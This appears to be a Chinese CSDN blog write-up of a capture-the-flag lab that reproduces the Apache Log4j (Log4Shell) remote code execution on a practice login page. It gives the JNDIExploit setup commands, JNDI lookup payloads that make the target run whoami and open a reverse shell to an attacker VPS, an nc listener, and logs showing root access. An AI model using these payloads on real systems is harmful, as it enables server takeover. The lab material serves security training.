




掌控者-封神台-Apache Log4j任意代码执行复现

原创


旧日难忘  于 2022-04-06 23:37:41 发布  2505  收藏

分类专栏: [ctf](#) 文章标签: [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43821278/article/details/124003110

版权



[ctf 专栏收录该内容](#)

11 篇文章 0 订阅

订阅专栏

提示: 文章写完后, 目录可以自动生成, 如何生成可参考右边的帮助文档

Apache Log4j任意代码执行复现

一、工具

二、靶场

三、步骤

总结

一、工具

JNDIExploit-1.2-SNAPSHOT.jar

二、靶场

掌控安全

账户

密码

登录

CSDN @旧日难忘

看网页源码

```
</head>
<body>
  <form method="post" action="/zkaq/log4jrce" id="pwd">
    <div class="login">
      <h2>掌控安全</h2>
      <div class="login_box">
        <input type="text" name='username' required="required" /><label>账户</label>
      </div>
      <div class="login_box">
        <input type="password" name='password' required="required" /><label>密码</label>
      </div>
      <a href="javascript:document.getElementById('pwd').submit()">
        登录
      <span></span>
    </form>
  </body>
</html>
```

CSDN @旧日难忘

猜测就是username和password为注入点

三、步骤

vps有java环境

```
java -jar JNDIExploit-1.2-SNAPSHOT.jar -i vps的IP
```

成功运行

```
root@kali:~/java-tool/JNDIExploit.v1.2# java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 1389.1389.1389
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8080...
```

向密码框填入 `${jndi:ldap://vps的IP:1389/Basic/Command/whoami}` 登录

有回显

```
root@kali:~/home/java-tool/JNDIExploit.v1.2# java -jar JNDIExploit-1.2-SNAPSHOT.jar -t 139.9.113.225
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8080...
[+] Received LDAP Query: Basic/Command/whoami
[+] Payload: command
[+] Command: whoami
[+] Sending LDAP ResourceRef result for Basic/Command/whoami with basic remote reference payload
[+] Send LDAP reference result for Basic/Command/whoami redirecting to http://139.9.113.225:8080/Exploitox1KPMwvSV.class
[+] New HTTP Request From /59.63.166.75:33142 /Exploitox1KPMwvSV.class
[+] Receive ClassRequest: Exploitox1KPMwvSV.class
[+] Response Code: 200
```

CSDN @旧日难忘

先在vps运行 `nc -lvp 6666` 监听6666

向密码框填入 `${jndi:ldap://vps的IP:1389/Basic/ReverseShell/vps的IP/6666}` 登录

成功回传shell

```
root@kali:~/home/java-tool/JNDIExploit.v1.2# nc -lvp 6666
Listening on [0.0.0.0] (family 0, port 6666)
Connection from 59.63.166.75 57200 received!
root@33c458706bfa:/# ifconfig
ifconfig
bash: ifconfig: command not found
root@33c458706bfa:/# ipconfig
ipconfig
bash: ipconfig: command not found
root@33c458706bfa:/# ls
ls
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
```

CSDN @旧日难忘

总结

□